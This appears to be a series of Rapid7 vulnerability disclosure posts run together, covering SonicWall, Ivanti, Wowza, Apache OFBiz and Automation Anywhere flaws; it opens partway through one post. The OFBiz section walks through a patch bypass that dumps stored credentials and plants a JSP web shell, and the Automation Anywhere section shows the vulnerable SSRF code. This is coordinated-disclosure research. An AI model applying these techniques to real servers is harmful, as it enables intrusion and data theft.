One minute later, our reverse shell arrives and root-level remote code execution is confirmed.
Disclosure timeline
May 2, 2025: Rapid7 shares vulnerability details with SonicWall security contacts. The SonicWall team acknowledges the disclosure 30 minutes later and confirms that patch development work will begin.
May 4, 2025: The SonicWall security team states that a fixed build will be shared on May 5 for patch validation.
May 5, 2025: The SonicWall security team shares the 10.2.1.15 build with Rapid7. The Rapid7 team validates that the patch is effective.
May 6, 2025: The SonicWall security team states that the patch will be targeting a May 7 release date.
May 7, 2025: SonicWall releases v10.2.1.15 and publishes a security advisory. After confirming the patch is generally available, Rapid7 publishes this disclosure.
On Thursday, April 3, 2025, Ivanti disclosed a critical severity vulnerability affecting Ivanti Connect Secure, Pulse Connect Secure, Policy Secure, and ZTA Gateways. CVE-2025-22457 is a stack-based buffer overflow vulnerability that allows remote, unauthenticated attackers to execute code on the target device. Ivanti’s advisory indicates that CVE-2025-22457 is known to be exploited in the wild; Google’s Mandiant division attributes this activity to suspected China-nexus actors.
Ivanti’s advisory indicates that the vulnerability was “initially identified as a product bug” and patched in Ivanti Connect Secure version 22.7R2.6 (released February 11, 2025). Per Mandiant, CVE-2025-22457 is “a buffer overflow with a limited character space, and therefore it was initially believed to be a low-risk denial-of-service vulnerability.” However, on April 3, Ivanti publicly acknowledged known exploitation in the wild of supported Ivanti Connect Secure and End-of-Support Pulse Connect Secure appliances for remote code execution in some customer environments.
Mitigation guidance
The following products and versions are vulnerable to CVE-2025-22457:
Ivanti Connect Secure 22.7R2.5 and prior
Pulse Connect Secure (End-of-Support) 9.1R18.9 and prior
Ivanti Policy Secure 22.7R1.3 and prior
ZTA Gateways 22.8R2 and prior
Ivanti has a full table of affected versions and corresponding solution estimates in their advisory.
A patch is available (initially released on February 11, 2025) for CVE-2025-22457 in Ivanti Connect Secure. However, the advisory states that patches for Ivanti Policy Secure and ZTA Gateways will not be available until April 21, 2025 and April 19, 2025, respectively. Pulse Connect Secure 9.1x reached End-of-Support on December 31, 2024 and won’t be patched. For the latest information, please refer to the Ivanti advisory.
Customers should apply the available Ivanti Connect Secure patch immediately, without waiting for a typical patch cycle to occur. Ivanti’s advisory notes that “Customers should monitor their external ICT and look for web server crashes. If your ICT result shows signs of compromise, you should perform a factory reset on the appliance and then put the appliance back into production using version 22.7R2.6.” Notably, ICT results may vary; a factory reset should be performed if exploitation is suspected, regardless of ICT results.
For the latest information, please refer to the vendor advisory.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2025-22457 in Ivanti Connect Secure with a vulnerability check expected to be available in today’s (April 3, 2025) content release.
Wowza Streaming Engine below v4.9.1 is vulnerable to multiple vulnerabilities on Linux and Windows. An unauthenticated attacker can poison the Wowza Streaming Engine Manager web dashboard with a stored cross-site scripting (“XSS”) payload. When an administrator views the poisoned dashboard, additional authenticated vulnerabilities will automatically be exploited for remote code execution on the underlying server. The code execution context is privileged: root on Linux, LocalSystem on Windows. These vulnerabilities are tracked as CVE-2024-52052, CVE-2024-52053, CVE-2024-52054, CVE-2024-52055, and CVE-2024-52056. All five were patched on November 20, 2024, with the release of Wowza Streaming Engine v4.9.1.
Product description
Wowza Streaming Engine is media server software used by many organizations for livestream broadcasts, video on-demand, closed captioning, and media system interoperability. The Wowza Streaming Engine Manager component is a web application, and it’s used to manage and monitor Wowza Media Server instances. At the time of publication, approximately 18,500 Wowza Streaming Engine servers are exposed to the public internet, and many of those systems also expose the Manager web application.
Credit
These issues were reported to the Wowza Media Systems team by Ryan Emmons, Lead Security Researcher at Rapid7. The vulnerabilities are being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to the Wowza team for their assistance and collaboration.
Vulnerability details
The testing target was Wowza Streaming Engine v4.8.27+5, the latest version available at the time of research. Rapid7 identified multiple security vulnerabilities as part of this research project, and those vulnerabilities are outlined in the table below.
CVE
Description
CVSS
CVE-2024-52052
An authenticated administrator can define a custom application property and poison a stream target for high-privilege remote code execution.
Exploitation was tested against Wowza Streaming Engine on two different operating systems: Ubuntu Linux 22.04.1 and Windows Server 2022. Based on information provided by the vendor, the unauthenticated injection vulnerability affects all Wowza Streaming Engine Manager versions, while the four authenticated vulnerabilities were introduced in v4.3.0.
Vendor statement
“We at Wowza Media Systems are focused on security excellence, and by partnering with trusted researchers like Rapid7, we proactively respond to and fix vulnerabilities to safeguard our customers’ interests.”
Mitigation guidance
Per to the vendor, issues in this disclosure can be remediated by upgrading to Wowza Streaming Engine version 4.9.1 or any future version.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-52052, CVE-2024-52053, CVE-2024-52054, CVE-2024-52055, and CVE-2024-52056 with authenticated vulnerability checks expected to be available in the November 20, 2024 content release.
Disclosure timeline
July 30, 2024 – September 3, 2024: Rapid7 attempts to contact the vendor to disclose vulnerabilities discovered in Wowza Streaming Engine. September 3, 2024: Rapid7 makes contact with the vendor, who acknowledges disclosure materials. September 5, 2024 – September 18, 2024: Rapid7 and vendor discuss coordinated vulnerability disclosure steps and timeline. October 2, 2024: Vendor communicates Q4 remediation timeline. October 31, 2024: Patch shared with Rapid7 for testing. November 4, 2024: Rapid7 confirms the patch is successful. November 5, 2024: Rapid7 provides CVE IDs. November 15, 2024: Vendor proposes Wednesday, November 20 for coordinated vulnerability disclosure. Rapid7 agrees. November 20, 2024: This disclosure.
Apache OFBiz below 18.12.16 is vulnerable to unauthenticated remote code execution on Linux and Windows. An attacker with no valid credentials can exploit missing view authorization checks in the web application to execute arbitrary code on the server. Exploitation is facilitated by bypassing previous patches for CVE-2024-32113, CVE-2024-36104, and CVE-2024-38856; this patch bypass vulnerability is tracked as CVE-2024-45195.
Product Description
Apache OFBiz is an open-source web-based enterprise resource planning and customer relationship management suite. The software has features for accounting, catalog and supply chain management, storing payment information, and more. Apache OFBiz is used by numerous large organizations, and previously disclosed vulnerabilities for it have seen exploitation in the wild.
Credit
This issue was reported to the Apache OFBiz team by Ryan Emmons, Lead Security Researcher at Rapid7, as well as by several other researchers. The vulnerability is being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to the Apache OFBiz open-source community developers for their assistance and collaboration on this issue.
Vulnerability Context
A handful of unauthenticated code execution CVEs for Apache OFBiz have been published in 2024. In August, the Cybersecurity and Infrastructure Security Agency added one of them, CVE-2024-32113, to its Known Exploited Vulnerabilities catalog. Based on our analysis, three of these vulnerabilities are, essentially, the same vulnerability with the same root cause. Since the patch bypass we are disclosing today elaborates on those previous disclosures, we’ll outline them now.
CVE-2024-32113
The first vulnerability in this sequence, CVE-2024-32113, was published on May 8, 2024, and it affected installs before v18.12.13. The OFBiz CVE entry describes this vulnerability as a path traversal vulnerability (CWE-22). When unexpected URI patterns are sent to the application, the state of the application’s current controller and view map is fragmented; controller-view map fragmentation takes place because the application uses multiple different methods of parsing the current URI: one to get the controller, one to get the view map.
As a result, an attacker can confuse the implemented logic to fetch and interact with an authenticated view map via an unauthenticated controller. When this happens, only the controller authorization checks will be performed, which the attacker can use to access admin-only view maps that do things like execute SQL queries or code.
An authenticated administrator view map called “ProgramExport” will execute Groovy scripts, and this view map can be leveraged to execute arbitrary code without authentication. An example payload for this vulnerability, which uses path traversal to fragment the controller-view map state, is shown below.
The OFBiz Jira issue for the vulnerability has the description “Some URLs need to be rejected before they create problems”, which is how a fix was implemented. The remediation changes included code that attempted to normalize URLs before resolving the controller and the view map being fetched. That patch was released as v18.12.13.
CVE-2024-36104
The second CVE entry in this sequence, CVE-2024-36104 was published on June 4, 2024. The vulnerability was again described as a path traversal, and the OFBiz Jira issue description is “Better avoid special encoded characters sequences”. Though the patch is made up of multiple commits, the bulk of the remediation was implemented in bc856f46f8, with the following code added to remove semicolons and URL-encoded periods from the URI.
                    String uRIFiltered = new URI(initialURI)
                            .normalize().toString()
                            .replaceAll(";", "")
                            .replaceAll("(?i)%2e", "");
                    if (!initialURI.equals(uRIFiltered)) {
                        Debug.logError("For security reason this URL is not accepted", MODULE);
                        throw new RuntimeException("For security reason this URL is not accepted");
This CVE was patched in v18.12.14.
Two different example payloads for this vulnerability are shown below, one for each of the sequences stripped by the implemented fix. Both of these payloads also work against OFBiz installations affected by the previous CVE-2024-32113, since the vulnerability has the same root cause.
The third vulnerability in this sequence, CVE-2024-38856, was published on August 5, 2024. This time, the vulnerability was described as an incorrect authorization issue. The CVE’s description states “Unauthenticated endpoints could allow execution of screen rendering code of screens if some preconditions are met (such as when the screen definitions don’t explicitly check user’s permissions because they rely on the configuration of their endpoints).” This more accurately describes the issue. As we’ll see in a moment, it also indicates the approach taken for the fix this time.
SonicWall’s research team, who reported the vulnerability to the OFBiz team, published an excellent blog post that nicely explains the root cause and focuses on the controller-view map state fragmentation, rather than just the method used to trigger it. Amazingly, their blog post reports that a traversal or semicolon sequence was never needed at all! A request to a path like /webtools/control/forgotPassword/ProgramExport would result in the controller being set to “forgotPassword” and the view map being set to “ProgramExport”.
An example payload for this vulnerability is shown below.
This payload also works for systems affected by CVE-2024-32113 and CVE-2024-36104, since the root cause is the same for all three.
The OFBiz Jira issue for this vulnerability is titled “Add permission check for ProgramExport and EntitySQLProcessor”. That’s exactly what the fix does; the fix adds a permission check for ProgramExport and EntitySQLProcessor, two view maps targeted by previous exploits. The three lines below were added to both Groovy files associated with those view maps, effectively preventing access to them without authentication.
if (!security.hasPermission('ENTITY_MAINT', userLogin)) {
    return
}
As a result, both exploit techniques were no longer viable. However, the underlying problem, the ability to fragment the controller-view map state, was not resolved by the v18.12.15 patch.
Exploitation
To recap, all three of the previous vulnerabilities were caused by the same shared underlying issue, the ability to desynchronize the controller and view map state. That flaw was not fully addressed by any of the patches. At the time of our research, the requestUri and overrideViewUri variables could still be desynchronized in the manner described in the SonicWall blog post, albeit not to reach ProgramExport or EntitySQLProcessor. Our testing target was v18.12.15, the latest version available at the time of research.
The framework/webtools/widget/EntityScreens.xml file defines some EntityScreens that might be leveraged by an attacker.

We can’t useProgramExport or EntitySQLProcessor this time, since authorization checks are now enforced. However, an attacker can leverage another view to exploit the application without authentication. A screenshot of the XML Data Export admin dashboard feature for one possible Groovy view screen option, XmlDsDump, is below.
As shown above, the XmlDsDump view can be used to query the database for virtually any stored data and write the resulting data to an arbitrarily named file anywhere on disk. Notably, the affiliated Groovy script XmlDsDump.groovy does not enforce authorization checks.
As a proof of concept, we’ll try to desynchronize the controller-view map state to access the “dump” view without authentication. The following cURL request will attempt to dump all usernames, passwords, and credit card numbers stored by Apache OFBiz into a web-accessible directory.

Watching the request in a debugger confirms that the requestUri and overrideViewUri value confusion is still possible in RequestHandler.java. This is depicted in the screenshot below, where our cURL request has resulted in requestUri being set to the unauthenticated endpoint and overrideViewUri being set to the authenticated view.
After the request completes, a second unauthenticated cURL request confirms that the operation completed successfully.
The password hashes and credit card numbers have been written to an accessible file in the web root, demonstrating exploitation via patch bypass. It’s likely that cracking a user password hash would succeed in a real-world attack, since the password hashing algorithm is a weak one. However, to avoid having to crack any hashes, we also leveraged the vulnerability to achieve remote code execution.
Within controller.xml, a view map called viewdatafile is defined at [0].
That script is below. It checks for various request parameters (starting at [2]) to perform file operations. At [3], if DATAFILE_SAVE is present and a datafile was parsed, the datafile contents will be written to the disk location specified by DATAFILE_SAVE.
Apache OFBiz also ships with some example data files in datafiles.adoc. An excerpt of that text is included below.
[..SNIP..]
== Examples

=== Sample fixed width CSV file posreport.csv to be imported:
.An example of fixed width flat file import.
[source,csv]

021196033702    ,5031BB GLITTER GLUE PENS BRIGH  ,1           ,5031BB      ,       1,     299,
021196043121    ,BB4312 WONDERFOAM ASSORTED      ,1           ,BB4312      ,       1,     280,
021196055025    ,9905BB  PLUMAGE MULTICOLOURED   ,1           ,9905BB      ,       4,     396,

=== Sample xml definition file for importing select columns
.Sample xml definition file for importing select columns posschema.xml:
[source,xml]
    <data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <data-file name="posreport" separator-style="fixed-length" type-code="text">
            <record name="tillentry" limit="many">
                <field name="tillCode" type="String" length="16" position="0"></field>
                <field name="name" type="String" length="32" position="17"></field>
                <field name="prodCode" type="String" length="12" position="63"></field>
                <field name="quantity" type="String" length="8" position="76"></field>
                <field name="totalPrice" type="String" length="8" position="85"></field>
            </record>
        </data-file>
    </data-files>

.Another example reading fixed record little endian binary files
[source, xml]
    <data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <data-file name="stockdata" separator-style="fixed-record" type-code="text" record-length="768">
            <record name="stockdataitem" limit="many">
                <field name="barcode" type="NullTerminatedString" length="12" position="0"></field>
                <field name="prodCode" type="NullTerminatedString" length="12" position="68"></field>
                <field name="price" type="LEInteger" length="4" position="80"></field>
                <field name="name" type="NullTerminatedString" length="30" position="16"></field>
            </record>
        </data-file>
    </data-files>

=== Procedure:
In the interface enter something like:

. Definition Filename or URL: posschema.xml
. Data File Definition Name: posreport
. Data Filename or URL: posreport.csv
This information is very helpful for contextualizing what we learned from the Groovy script. We’ll need to provide an XML definition file location, a data file XML definition name, a CSV data file location, and a file path to save the extracted data from the CSV. We’ll also need to specify that both our definition file location and CSV location are remote URLs, which we can do via the DEFINITION_IS_URL and DATAFILE_IS_URL parameters.
Below is our malicious definition file, rceschema.xml. We define a “jsp” String field within a record in the datafile. In the XML, this represents our JSP web shell that will be written to the web root.
Next, we’ll need a CSV containing a single line with a single value, our JSP web shell. This value is 605 characters long, as indicated in our XML definition. Since we’re injecting our payload into a CSV context, we’ll build a string in the JSP to avoid any commas, and we’ll delimit the payload with a comma.

After the server fetches and processes our two files, browsing the targeted accounting/index.jsp path confirms that we’ve established unauthenticated remote code execution.
Remediation
We’d like to thank the Apache OFBiz team, who quickly responded to our disclosure and patched the vulnerability in v18.12.16. In this patch, authorization checks were implemented for the view. This change validates that a view should permit anonymous access if a user is unauthenticated, rather than performing authorization checks purely based on the target controller. OFBiz users should update to the fixed version as soon as possible.
Rapid7 Customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-32113, CVE-2024-36104, CVE-2024-38856, and CVE-2024-45195 with vulnerability checks expected to be available in today’s (Thursday, September 5) content release.
Disclosure Timeline
August 16, 2024: Rapid7 contacts the Apache OFBiz security team via email.
August 17, 2024: Apache OFBiz community developer acknowledges report.
August 20, 2024: Apache OFBiz community developer indicates that the team has a solution.
August 22, 2024: CVE-2024-45195 reserved by Apache community dev team.
August 24, 2024: Patch sent to Rapid7 for testing.
August 28, 2024: Rapid7 confirms the patch is sufficient to prevent this vector of exploitation.
August 29, 2024: Apache OFBiz developer indicates patch ETA is early September 2024.
September 4, 2024: Apache OFBiz advisory published for CVE-2024-45195 (and other vulnerabilities).
Automation 360 Robotic Process Automation suite v21-v32 is vulnerable to unauthenticated Server-Side Request Forgery (SSRF). SSRF occurs when the server can be induced to perform arbitrary requests on behalf of an attacker. An attacker with unauthenticated access to the Automation 360 Control Room HTTPS service (port 443) or HTTP service (port 80) can trigger arbitrary web requests from the server.
Product Description
Automation Anywhere Automation 360 is a leading Robotic Process Automation suite, used by many private-sector businesses and government agencies. Its primary purpose is low-code automated workflow creation and task orchestration. A primary “Control Room” server communicates with client agents, and those client agents execute automated “bot” workflows. These workflows leverage extensible feature modules that facilitate activities like automated web browsing, SQL database interop, and execution of various types of scripts and compiled binaries via the client agent.
This security research project was specifically focused on the unauthenticated attack surface of the Control Room server. Based on attack surface reconnaissance, approximately 3,500 Control Room servers are exposed to the public internet.
Credit
This issue was discovered by Ryan Emmons, Lead Security Researcher at Rapid7, and it is being disclosed in accordance with Rapid7’s vulnerability disclosure policy. Rapid7 is grateful to Automation Anywhere for their prompt assistance evaluating and coordinating a disclosure for this issue.
Vendor Statement
Automation Anywhere wants to thank Rapid7 for the discovery of an issue, that is now reported as CVE-2024-6922 in Automation 360 v.32 and earlier. We have notified our customers of the mitigation.
Impact
These requests can be used to target internal network services that are not otherwise reachable. Blind SSRF can be weaponized to discover and exploit common internal enterprise systems via SSRF canaries and timing-based port scans. Furthermore, the vulnerability also makes localhost-only system web services reachable to attackers. For example, unauthenticated attackers can direct Automation 360 to perform arbitrary POST web requests to the back end web services behind Traefik, the Elastic API, and internal Windows web APIs. These capabilities subvert expectations of what should and should not be publicly reachable for unauthenticated users.
Exploitation
The spring/authn-context-global-security-urls.xml file within kernel.jar contains Spring security filter definitions for the front-facing Automation 360 Control Room web application. In the XML, the URL pattern /v1/proxy/test is set to allow unauthenticated access:
The testSDSProxyCredentials function that implements that API endpoint is found in com/automationanywhere/proxy/service/impl/SDSProxyCredentialServiceImpl.java. It expects a JSON saasUrl value in the POST request body, which it then uses in a format string for a new POST request to a “cloud control room”. This decompiled code is shown below, with number identifier comments added. At [1], tainted data is formatted into the URL string. At [2], an HttpURLConnection is opened to the URL, then the response data stream is fetched at [3]. The response is not returned to the attacker.
public void testSDSProxyCredentials(
    final SDSProxyCredTestRequest proxyCredsToTest) {
  if (proxyCredsToTest.getSaasUrl().isEmpty()) {
    throw new IllegalArgumentException(
        "Please provide a valid SaaS system url.");
  }
  final String saasUrl = String.format(
      "https://%s/v1/authentication", proxyCredsToTest.getSaasUrl()); // [1]
  HttpURLConnection httpURLConnection = null;
  final String proxyUsername = proxyCredsToTest.getUsername();
  final String proxyPassword = proxyCredsToTest.getPassword();
  final boolean proxyCredsPassed = !proxyUsername.isEmpty();
  String CLOUD_CR_CONNECTION_FAILED =
      "Unable to connect to cloud control room.";
  try {
    try {
      httpURLConnection = ProxyUtil.getConnection(saasUrl); // [2]
      httpURLConnection.setDoOutput(true);
      httpURLConnection.setRequestMethod("POST");
      httpURLConnection.setRequestProperty("Content-Type", "application/json");
    } catch (final Exception e) {
      this.proxyAuditService.addAuditLog(
          ProxyAuditValue.PROXY_CONNECTIVITY_TEST_FAILURE,
          CLOUD_CR_CONNECTION_FAILED);

      throw new RuntimeException(e);
    }
    if (proxyCredsPassed) {
      ProxyUtil.setAuthenticator(
          saasUrl, httpURLConnection, proxyUsername, proxyPassword);
    }

    try {
      final DataOutputStream wr =
          new DataOutputStream(httpURLConnection.getOutputStream()); // [3]
      try {
        wr.writeBytes("");
        wr.flush();

        final int responseCode = httpURLConnection.getResponseCode();
        if (responseCode != 400) {
          SDSProxyCredentialServiceImpl.logger.error(responseCode);
          InputStream inputStream;
          try {
            inputStream = httpURLConnection.getInputStream();
          } catch (final IOException ioe) {
            inputStream = httpURLConnection.getErrorStream();
          }
          final BufferedReader in = new BufferedReader(
              new InputStreamReader(inputStream, StandardCharsets.UTF_8));

          try {
            final String errorMessage =
                in.lines().collect(Collectors.joining("\n"));
            CLOUD_CR_CONNECTION_FAILED =
                this.getResponseMessageFromError(errorMessage);
            SDSProxyCredentialServiceImpl.logger.error(
                CLOUD_CR_CONNECTION_FAILED + " error code: {} msg: {}",

                (Object) responseCode, (Object) errorMessage);

            this.proxyAuditService.addAuditLog(
                ProxyAuditValue.PROXY_CONNECTIVITY_TEST_FAILURE,
                CLOUD_CR_CONNECTION_FAILED);

            throw new IllegalStateException(CLOUD_CR_CONNECTION_FAILED);
          } catch (final Throwable t) {
            try {
              in.close();
            } catch (final Throwable exception) {
              t.addSuppressed(exception);
            }
            throw t;
          }
        }
        wr.close();
      } catch (final Throwable t2) {
        try {
          wr.close();
        } catch (final Throwable exception2) {
          t2.addSuppressed(exception2);
        } throw t2;
      }
    } catch (final IOException e2) {
      CLOUD_CR_CONNECTION_FAILED =
          this.getResponseMessageFromError(e2.getMessage());
      SDSProxyCredentialServiceImpl.logger.error(
          CLOUD_CR_CONNECTION_FAILED, e2);
      this.proxyAuditService.addAuditLog(
          ProxyAuditValue.PROXY_CONNECTIVITY_TEST_FAILURE, e2.getMessage());
      throw new IllegalStateException(CLOUD_CR_CONNECTION_FAILED);
    }
    this.proxyAuditService.addAuditLog(
        ProxyAuditValue.PROXY_CONNECTIVITY_TEST_SUCCESS, "");
  } finally {
    httpURLConnection.disconnect();
  }
}
